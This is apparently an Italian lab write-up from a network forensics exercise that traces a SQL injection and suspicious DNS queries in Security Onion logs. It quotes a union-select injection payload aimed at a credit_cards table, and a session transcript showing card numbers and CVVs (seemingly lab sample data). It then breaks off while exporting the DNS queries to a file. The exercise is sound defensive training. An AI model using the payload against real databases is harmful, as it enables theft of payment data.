
- IP origine: 209.165.200.227
- IP destinazione: 209.165.200.235
- Porta di destinazione: 80

- Timestamp evento: 12 giugno 2020, 21:30:09.445
- Il campo URI contiene: username='+union+select+ccid, ccnumber, ccv, expiration, null+from+credit_cards+- +&password=

Indagine su attacco SQL

- **Approfondimento con capME**

Dopo aver cliccato sul valore di “_id” viene visualizzata una scheda browser con la trascrizione della sessione di rete



```
DST: 24
DST: <b>Username</b><br>>4444111122223333<br>
DST:
DST: 17
DST: <b>Password</b><br>>745<br>
DST:
DST: 22
DST: <b>Signature</b><br>>2012-03-01<br><p>
DST:
DST: 24
DST: <b>Username</b><br>>7746536337776330<br>
DST:
DST: 17
DST: <b>Password</b><br>>722<br>
DST:
DST: 22
DST: <b>Signature</b><br>>2015-04-01<br><p>
DST:
DST: 24
DST: <b>Username</b><br>>8242325749474749<br>
DST:
DST: 17
DST: <b>Password</b><br>>461<br>
DST:
DST: 22
DST: <b>Signature</b><br>>2016-03-01<br><p>
DST:
DST: 24
DST: <b>Username</b><br>>7725653200487633<br>
DST:
DST: 17
DST: <b>Password</b><br>>230<br>
DST:
```



- Utilizzo della funzione di ricerca (Ctrl+F) con chiave “username”
- Trovata risposta anomala

Il server non invia una normale risposta ma restituisce un elenco di dati corrispondenti alla richiesta dell'injection:

- Numeri carta di credito - Username
- CVV - Password
- Date di scadenza - Signature

Analisi dei dati DNS

- Rimozione dei precedenti filtri
- inserimento nuovo filtro: DNS



- Trovate query dirette ai sottodomini di “ns.example.com” estremamente lunghe ed insolite





- inserito nella barra di ricerca: *example.com
Fornito risultato filtrato con log inerenti a example.com

Client e Server identificati.

- CLIENT DNS: 192.168.0.11
- SERVER DNS: 209.165.200.235

Le query coinvolte sono 4



Esportazione delle stringhe

Tramite la funzione “Export: Raw” viene scaricato il file **Queries.csv**

Nel terminale navigiamo fino alla cartella dove si trova il file e lo visualizziamo con “cat”

```
analyst@SecOnion:~$ cd /home/analyst/Downloads/
analyst@SecOnion:~/Downloads$ ls
DNS - Queries.csv
